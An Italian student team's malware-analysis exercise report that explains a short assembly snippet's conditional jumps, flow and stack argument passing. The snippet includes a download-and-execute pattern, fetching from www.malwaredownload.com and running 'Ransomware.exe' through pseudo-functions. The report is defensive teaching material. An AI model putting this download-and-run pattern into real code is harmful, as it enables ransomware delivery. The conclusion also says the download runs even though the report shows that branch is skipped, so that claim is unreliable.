

**TEAM 5**

# **ESERCIZIO PRACTICO S11/L5**

**ANALISI MALWARE**



## TAVOLA DEI CONTENUTI



01  
INTRODUZIONE

02  
SALTO  
CONDIZIONALE  
DEL MALWARE

03  
DIAGRAMMA DI  
FLUSSO DEI  
SALTI  
CONDIZIONALI

04  
FUNZIONALITÀ  
DEL MALWARE

05  
PASSAGGIO DEGLI  
ARGOMENTI ALLE  
CHIAMATE DI  
FUNZIONE



# INTRODUZIONE

Questo report si propone di analizzare il comportamento di un **malware**, basandosi sulle immagini del **codice assembly fornite**.

Si risponderà a quattro domande chiave riguardanti **i salti condizionali** effettuati dal malware, verrà fornito un diagramma di flusso per visualizzare questi salti, verranno descritte le funzionalità implementate all'interno del malware e, infine, sarà spiegato come vengono passati gli argomenti alle funzioni chiamate dal malware.

L'**obiettivo** è fornire una **comprendizione dettagliata e precisa** del **funzionamento del codice malevolo**.

# TEAM 5

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione




## SALTO CONDIZIONALE DEL MALWARE

Il malware esegue due salti condizionali principali:

- **jnz loc 0040BBA0 (locazione 0040105B):** Questo salto condizionale si verifica se la comparazione tra **EAX e 5** (istruzione cmp **EAX, 5** alla locazione **00401048**) non risulta in zero. Se **EAX** è diverso da **5**, il programma salta all'indirizzo **0040BBA0**. Tuttavia, se **EAX** è uguale a **5**, il salto non viene effettuato.
- **jz loc 0040FFA0 (locazione 00401068):** Questo salto condizionale si verifica se la comparazione tra **EBX e 11** (istruzione cmp **EBX, 11** alla locazione **00401064**) risulta in zero. Se **EBX** è uguale a **11**, il programma salta all'indirizzo **0040FFA0**. Se **EBX** non è uguale a **11**, il salto non viene effettuato.



# TEAM 5



## DIAGRAMMA DI FLUSSO DEI SALTI CONDIZIONALI

Il **primo salto** condizionale è l'istruzione **jnz loc 0040BBA0** alla locazione **0040105B**.

Questa istruzione verifica il risultato dell'operazione di comparazione precedente (cmp EAX, 5). Poiché il valore di **EAX** è impostato a **5** all'inizio del codice (mov EAX, 5), la comparazione risulta in zero, impostando il **Zero Flag (ZF)** a **1**. L'istruzione jnz salta solo se ZF è 0, quindi in questo caso il salto non viene effettuato, rappresentato con una linea rossa nel diagramma.

Il **secondo salto** condizionale è l'istruzione **jz loc 0040FFA0** alla locazione **00401068**.

Questa istruzione verifica il risultato della comparazione tra **EBX** e 11 (cmp EBX, 11).

Poiché **EBX** è inizialmente impostato a **10 (mov EBX, 10)** e poi incrementato a **11 (inc EBX)**, la comparazione risulta in zero, impostando il ZF a 1.

L'istruzione **jz** salta se **ZF** è **1**, quindi in questo caso il salto viene effettuato, rappresentato con una linea verde nel diagramma.

In sintesi, il diagramma di flusso mostrerà che il salto **jnz** alla locazione **0040105B** non viene effettuato (linea rossa) perché la condizione non è soddisfatta, mentre il salto **jz** alla locazione **00401068** viene effettuato (linea verde) perché la condizione è soddisfatta.

## FUNZIONALITÀ DEL MALWARE

Le diverse funzionalità implementate all'interno del malware sono:

**Tabella 1:**

- **mov EAX, 5:** Carica il **valore 5** nel registro **EAX**.
- **mov EBX, 10:** Carica il **valore 10** nel registro **EBX**.
- **cmp EAX, 5:** Confronta il **valore** di **EAX** con 5.
- **jnz loc 0040BBA0:** Salta a **0040BBA0** se **EAX** non è uguale a **5**.
- **inc EBX:** Incrementa il valore di **EBX** di **1**.
- **cmp EBX, 11:** Confronta il valore di **EBX** con **11**.
- **jz loc 0040FFA0:** Salta a **0040FFA0** se **EBX** è uguale a **11**.



## FUNZIONALITÀ DEL MALWARE

### Tabella 2 (loc 0040BBA0):

- **mov EAX, EDI:** Carica l'**indirizzo del URL** di download nel registro **EAX**.
- **push EAX:** Mette l'**indirizzo del URL** nello **stack**.
- **call DownloadToFile()**: Chiama una funzione per scaricare il file.

### Tabella 3 (loc 0040FFA0):

- **mov EDX, EDI:** Carica l'indirizzo del file eseguibile nel registro **EDX**.
- **push EDX:** Mette l'indirizzo del file nello stack.
- **call WinExec()**: Chiama una funzione per eseguire il file scaricato.



# TEAM 5

## PASSAGGIO DEGLI ARGOMENTI ALLE CHIAMATE DI FUNZIONE

Le istruzioni call in **Tabella 2** e **Tabella 3** passano gli argomenti alle funzioni **DownloadToFile()** e **WinExec()** attraverso lo stack. Prima della chiamata di funzione, l'argomento viene spinto nello stack con l'istruzione push.

- **Tabella 2:**
  - **push EAX**: Pone l'indirizzo del **URL** ([www.malwaredownload.com](http://www.malwaredownload.com)) nello stack.
  - **call DownloadToFile()**: La funzione **DownloadToFile()** utilizza **l'indirizzo nel registro EAX** per scaricare il file dal **URL** specificato.
- **Tabella 3:**
  - **push EDX**: Pone l'indirizzo del file eseguibile nello stack.
  - **call WinExec()**: La funzione **WinExec()** utilizza l'indirizzo nel registro **EDX** per eseguire il file scaricato.



# TEAM 5



## CONCLUSIONE

L'**analisi del malware** ha mostrato come questo codice dannoso scarichi ed esegua file tramite salti condizionali e chiamate di funzione. Il diagramma di flusso ha chiaramente illustrato i punti in cui il malware cambia percorso in base ai valori dei registri.

Il **salto condizionale jnz** non viene effettuato perché **EAX** soddisfa la condizione per non saltare, mentre il **salto jz** viene effettuato, portando all'esecuzione di codice maligno. Questo permette al malware di eseguire azioni specifiche solo quando certe condizioni sono soddisfatte.

Le principali funzionalità del malware includono il download e l'esecuzione di file tramite **DownloadToFile()** e **WinExec()**. Queste operazioni sono cruciali per l'attivazione del comportamento dannoso. Il passaggio degli argomenti tramite lo stack è essenziale per l'esecuzione delle funzioni.

In sintesi, il **diagramma di flusso** e l'**analisi delle istruzioni** hanno fornito una chiara comprensione del malware, evidenziando l'importanza di monitorare i salti condizionali e le chiamate di funzione per identificare e contrastare **comportamenti dannosi**.

# TEAM 5

IL  
NOSTRO  
TEAM



MAX



LUCA



GIOVANNI



MICHELE



ALBERTO



MORGAN